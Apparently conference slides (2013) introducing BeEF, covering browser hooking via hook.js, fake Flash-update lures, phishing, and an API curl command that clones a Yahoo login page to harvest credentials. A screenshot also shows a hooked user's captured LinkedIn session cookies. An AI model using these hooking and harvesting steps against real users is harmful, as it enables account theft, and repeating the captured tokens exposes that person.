

# I GOT YOUR BROWSER: SAY HELLO TO BEEF

---


AntiSnatchOr

University of Luxemburg, May 2013



# ABOUT ANTISNATCHOR

- LEAD CORE DEVELOPER OF BEEF
- PENTESTER & BUG HUNTER
- CO-AUTHOR OF BROWSER HACKER'S HANDBOOK (FEB 2014)
- LOVES RUBY, JAVASCRIPT AND OPENBSD
- KUBRICK & Водка FAN



# DISCLAIMER

- THE INFORMATION OF MY SLIDES AND TALK IS INFORMATIONAL ONLY.
- IF YOU USE IT TO CREATE DAMAGE, IS AT YOUR OWN RISK
- I'M NOT RESPONSIBLE FOR ANY DAMAGE YOU MIGHT DO USING BEEF, THESE SLIDES OR THIS TALK.




# BEEF

- THE MOST ROBUST FRAMEWORK TO CONTROL THE BROWSER OF A VICTIM ENTIRELY WITH JAVASCRIPT.
- EACH BROWSER IS LIKELY TO BE WITHIN A DIFFERENT SECURITY CONTEXT, AND EACH CONTEXT MAY PROVIDE A SET OF UNIQUE ATTACK VECTORS.



# HIGH LEVEL ARCHITECTURE



# LETS START TO PLAY WITH IT

- BEEF LIVE CD (v 1.3)
  - BASED ON UBUNTU 😊 thanks Ben Waugh
  - LATEST (GIT): BEEF, METASPLOIT, SQLMAP
  - NO GUI
  - [HTTP://DOWNLOADS.BEEFPROJECT.COM/BEEFLIVE1.3.ISO](http://downloads.beefproject.com/BEEFLIVE1.3.ISO)
  - WIKI: [HTTPS://GITHUB.COM/BEEFPROJECT/BEEF/WIKI/BEEF-LIVE-CD](https://github.com/beefproject/beef/wiki/BEEF-LIVE-CD)
- LATEST RUBY + GEM DEPENDENCIES PRE-INSTALLED:
  - IF YOU HAVE ISSUES INSTALLING BEEF, USE THE LIVE CD (I.E. DON'T BOTHER US :-)





1

`http://x.x.x.x/hook.js`



the victim  
request the hook





1

http://x.x.x.x/hook.js



2


the victim  
request the hook

JS executed,  
beef\_init()  
called

```
function beef_init() {  
  if (!beef.pageIsLoaded) {  
    beef.pageIsLoaded = true;  
    if (beef.browser.hasWebSocket() && typeof beef.websocket != 'undefined') {  
      beef.websocket.start();  
      beef.net.browser_details();  
      beef.updater.execute_commands();  
      beef.logger.start();  
    }  
    else {  
      beef.net.browser_details();  
      beef.updater.execute_commands();  
      beef.updater.check();  
      beef.logger.start();  
    }  
  }  
}
```







the victim  
request the hook

2

JS executed,  
beef\_init()  
called

3





4

the BeEF admin  
wants to send  
a module

```
beef.execute(function(){  
  prompt('wtf?');  
});
```

1

`http://x.x.x.x/hook.js`



return browser details, start  
polling on `http://x.x.x.x/hook.js`

3

**POLLING**

2

the victim  
request the hook

JS executed,  
`beef_init()`  
called





4

the BeEF admin  
wants to send  
a module

1

`http://x.x.x.x/hook.js`

2

the victim  
request the hook

JS executed,  
`beef_init()`  
called

3

return browser details, start  
polling on `http://x.x.x.x/hook.js`

**POLLING**

5

```
beef.execute(function(){  
  prompt('wtf?');  
});
```

the poll to `http://x.x.x.x/hook.js`  
returns something this time!






4 the BeEF admin wants to send a module



the victim request the hook  
2 JS executed, beef\_init() called



```
beef.execute(function(){
  prompt('wtf?');
});
```

beef.execute content is added to a stack (beef.commands)

```
cmd = beef.commands.pop();
try {
  cmd();
}
```



6



4

the BeEF admin  
wants to send  
a module

1

`http://x.x.x.x/hook.js`

the victim  
request the hook

2

JS executed,  
`beef_init()`  
called

3

`return browser details, start  
polling on http://x.x.x.x/hook.js`

**POLLING**

5

```
beef.execute(function(){  
  prompt('wtf?');  
});
```

the poll to `http://x.x.x.x/hook.js`  
returns something this time!


`beef.execute` content is added  
to a stack (`beef.commands`)

```
cmd = beef.commands.pop();  
try {  
  cmd();  
}
```

6



7



# OTHER COMMUNICATION CHANNELS

- WEBSOCKETS
  - ALMOST REAL-TIME COMMUNICATION, HIGH RESPONSIVENESS
  - BOTH WEBSOCKET AND WEBSOCKETSECURE ARE SUPPORTED
  - JUST START BEEF WITH THE FOLLOWING CONFIGURATION (MAIN CONFIG.YAML):

```
32 # Prefer WebSockets over XHR-polling when possible.  
33 websocket:  
34   enable: true  
35   secure: true # use WebSocketSecure work only on https domain and whit https support enabled in BeEF  
36   port: 61985 # WS: good success rate through proxies  
37   secure_port: 61986 # WSS  
38   alive_timer: 1000 # poll BeEF every second
```

# ATTACK THE USER

- TRICK THE USER TO CLICK/ACCEPT SOMETHING USING VISUAL SOCIAL ENGINEERING TECHNIQUES, LIKE:
  - FAKE FLASH UPDATE
  - CLIPPY
- AUTOMATE WEBCLONING AND MASS MAILING WITH THE SOCIAL ENGINEERING EXTENSION



# FAKE FLASH UPDATE

- DISPLAY A FAKE FLASH UPDATE, WHICH LOOKS LEGIT, AND CONVINCE THE VICTIM TO INSTALL A MALICIOUS CHROME OR FIREFOX EXTENSION.
- FOR A COMPLETE REAL-WORLD SCENARIO, HAVE A LOOK AT BEEF'S BLOG:
  - [HTTP://BLOG.BEEFPROJECT.COM/2013/03/SUBVERTING-CLOUD-BASED-INFRASTRUCTURE.HTML](http://blog.beefproject.com/2013/03/subverting-cloud-based-infrastructure.html)





# FAKE FLASH UPDATE

by Mike Haworth & antisnatchor

- PROMPTS THE USER TO INSTALL AN UPDATE TO ADOBE FLASH PLAYER
- THE FILE TO BE DELIVERED COULD BE A CHROME OR FIREFOX EXTENSION
- CHROME  $\leq 20$  IS REQUIRED FOR THE CHROME EXTENSION DELIVERY
- (CHROME  $\geq 21$  ENABLES EXTENSIONS COMING ONLY FROM GOOGLE WEBSTORE)




# FAKE FLASH UPDATE AND CHROME EXTENSIONS

- COMPLETE BROWSER CONTROL
  - ACROSS ALL TABS
  - ACROSS REBOOTS
  - ACROSS NON-ORIGINALLY HOOKED DOMAINS
- WITH CHROME  $\geq 21$ , EXTENSIONS CANT' BE DELIVERED FROM BEEF
  - BACKDOOR AN EXTENSION ADDING THE BEEF HOOK (1 LINE OF JAVASCRIPT) AND UPLOAD THEM IN GOOGLE APPSTORE



# FAKE FLASH UPDATE AND CHROME EXTENSIONS



# FAKE FLASH UPDATE AND CHROME EXTENSIONS

127.0.0.1	Has Flash: Yes
127.0.0.1	Has GoogleGears: No
127.0.0.1	Has WebSockets: Yes
127.0.0.1	Has ActiveX: No
ie Browsers	Session Cookies: Yes
	Persistent Cookies: Yes
	<b>Category: Hooked Page (5 Items)</b>
	<b>Page Title:</b> (1) Welcome, Michele!   LinkedIn
	<b>Page URI:</b> <a href="https://www.linkedin.com/home?trk=hb_tab_home_top">https://www.linkedin.com/home?trk=hb_tab_home_top</a>
	<b>Page Referrer:</b> <a href="https://www.linkedin.com/inbox/messages/received?trk=hb_tab_inbox_top">https://www.linkedin.com/inbox/messages/received?trk=hb_tab_inbox_top</a>
	<b>Hostname/IP:</b> www.linkedin.com
	<b>Cookies:</b> bcookie=&quot;v=2&amp;60335d34-7a85-484f-a2d9-2f897401112b&quot;; __qca=P0-31477834-1340096857936; visit=&quot;v=1&amp;M&quot;; leo_auth_token=&quot;LIM:23027307:a:1340096896:a54dfb7dd4d4af5f51eafeffcdfe6de1aae111fb&quot;; sl=1KwO4uVlvAPlg1; JSESSIONID=&quot;ajax:5567016224874084963&quot;; X-LI-IDC=C1; _lipt=&quot;0_avJgl3heOVIFNysRa2HlbSF81cPdWfuZU6P7zDasP6_RZkGYbdFwlb4zUkyUTay9-5DAcn1fbVAz_-gTp2WGjeiwlqulMs9frVLJ7XcjssYMem_5eo3gYM4UwWZ8dGPBmfCHK9F2oBpwrQV8jqznrnDT-x8rOBuDPUBweA7dbPqb8Ou9Y_fAVc3qJYaO3UxUF1k999jG_hF_QXUVm7PoqyzgzxR2gplmF1YiO-vbMh61srIK-Ffek3i_rl3BQEze_5K6h-guxUzTZlaVslU_9fwPwP_SduA63UZ0UPSyPtUOdzgXIBtQy1WUeK8_vBL9K04TJID-eSwlZjCuS-VeuWZ2RDz1Hg-vBLIQplLj6vWTxCTKvBKGGriMxNrlKgNqlwXNGbHF2kTrgkMxZAwZQy3mCGzG9yJJ9nhWSZ9kEyQTbXp14OuOimWfbOXRgJKGMlie..7qAnY7EoQDmfnWvTz&quot;; PersistenceCookie=JPOGBBKM; sdsc=22%3A1%2C1340098042085%7ECONN%2C0xUOXPx5Rn%2BJ%2BTAIrQ5vjxl%2BrEiE%3D; YnqDZ=ol0zJ9uzHg7tMvtaxNCnwI2LOmtGcSjxYnBORCs3nBI0OHsjOVEAvCKCextFh2MFmDZJHJHTrGSsbqgj4; lw=&quot;1340098490&quot;; lang=&quot;v=2&amp;lang=en-us&amp;c=&quot;; BEEFH00K=E7DObOBnLnx18HfKCFVOE5rlgYQWchsNUT4X14GQgs8obllt4tbmg4fmhmvWnylPWS8f55MD2NqKPod



# FAKE FLASH UPDATE AND CHROME EXTENSIONS

BeEF 0.4.3.5-alpha | Submit

Hooked Browsers

Online Browsers

127.0.0.1

127.0.0.1

127.0.0.1

127.0.0.1

127.0.0.1

127.0.0.1

127.0.0.1

Offline Browsers

10.90.82.61

10.90.82.61

127.0.0.1

Getting Started

Logs

Current Browser

Details

Logs

Commands

Rider

XssRays

Has GoogleGears: No

Initialization

Has WebSockets: Yes

Initialization

Has ActiveX: No

Initialization

Session Cookies: Yes

Initialization

Persistent Cookies: Yes

Initialization

Category: Hooked Page (5 Items)

Page Title: (1) Welcome, Michele! | LinkedIn

Initialization

Page URI: https://www.linkedin.com/home?trk=hb\_tab\_home\_top

Initialization

Page Referrer: https://www.linkedin.com/inbox/messages/received?trk=hb\_tab\_inbox\_top

Initialization

Hostname/IP: www.linkedin.com

Initialization

Cookies: bcookie=&quot;v=2&amp;60335d34-7a85-484f-a2d9-2f897401112b&quot;; \_\_qca=P0-31477834-1340096857936; visit=&quot;v=1&amp;M&quot;; leo\_auth\_token=&quot;LIM:23027307:a:1340096896:a54dfb7dd4d4af5f51eafeffcdfe6de1aae111fb&quot;; sl=1KwO4uVlvAPlg1; JSESSIONID=&quot;ajax:5567016224874084963&quot;; X-LI-IDC=C1; \_lipt=&quot;0\_avJgl3heOVIFNysRa2HlbSF81cPdWfuZU6P7zDasP6\_RZkGYbdFwlb4zUkyUTay9-5DAcn1fbVAz\_-gTp2WGjeiwlqulMs9frVLJ7XcjssYMem\_5eo3gYM4UwWZ8dGPBmfCHk9F2oBpwrQV8jqznrnDT-x8rOBuDPUBweA7dbPqb8Ou9Y\_fAVc3qJYaO3UxUF1k999jG\_hF\_QXUVm7PoqqyzgxR2gplmF1YiO-vbMh61srIK-Ffek3i\_r13BQEze\_5K6h-guxUzTZlaVslU\_9fwPwP\_SduA63UZ0UPSyPtUOdzgXIBtQy1WUeK8\_vBL9K04TJID-eSwlZjCuS-VeuWZ2RDz1Hg-vBLIQpLj6vWTtxCTKvBKGGriMxNrlKgNqLwXNGbHF2kTrgkMxZAwZQy3mCGzG9yJJ9nhWSZ9kEybQTbXp14OuOimWfbOXRGJkgMlie...7qAnY7EoQDmfnWvTz&quot;; PersistenceCookie=JPOGBBKM; sdsc=22%3A1%2C1340098042085%7ECONN%2C0xUOXp5Rn%2BJ%2BTAirQ5vxl%2BrEiE%3D; YnqDZ=ol0zJ9uzHg7tMvtaxNCnwl2LOmtGcSjxYnBORCs3nBI0OHsjOVEAvCKCextFh2MFmDZHJHTrGZSbqqj4; lw=&quot;1340098490&quot;; lang=&quot;v=2&amp;lang=en-us&amp;c=&quot;; BEEFHOOK=E7DObOBnLnX18HfKCNVOE5rlgYQWchsNUT4X14GQgs8oblIt4timg4fmmhvaWnylPWS8f55MD2NqKPod

Initialization

Category: Host (4 Items)

Date: Tue Jun 19 2012 10:35:25 GMT+0100 (BST)

Initialization

OS Name: Macintosh

Initialization

System Platform: MacIntel

Initialization

Screen Size: Width: 1440, Height: 900, Colour Depth: 24

Initialization

basic

Requester



## DEMO TIME

- SUBVERTING A CLOUD-BASED INFRASTRUCTURE WITH XSS AND BEEF



# SOCIAL ENGINEERING FOR THE MASSES

- THE IDEA WAS TO HAVE NEW BEEF FEATURES, EXPOSED WITH THE RESTFUL API, TO:
  - SEND PHISHING EMAILS USING **HTML** TEMPLATES;
  - CLONE WEBPAGES, HARVEST CREDENTIALS;
  - CLIENT-SIDE PWNAGE.



# SOCIAL ENGINEERING FOR THE MASSES: WEBCLONER

- CLONE A WEBPAGE AND SERVE IT ON BEEF, THEN AUTOMATICALLY:
  - MODIFY THE PAGE TO **INTERCEPT POST** REQUESTS.
  - **ADD THE BEEF** HOOK TO THE PAGE
  - IF THE PAGE CAN BE FRAMED, AFTER POST INTERCEPTION **LOAD THE ORIGINAL PAGE ON AN OVERLAY IFRAME**, OTHERWISE REDIRECT TO ORIGINAL PAGE





# SOCIAL ENGINEERING FOR THE MASSES: WEBCLONER

- `curl -H "Content-Type: application/json; charset=UTF-8" -d '{"url":"https:// login.yahoo.com/config/login_verify2", "mount":"/"}' -X POST http://<BeEF>/api/ seng/clone_page?token=53921d2736116dbd86f8f7f7f10e46f1`
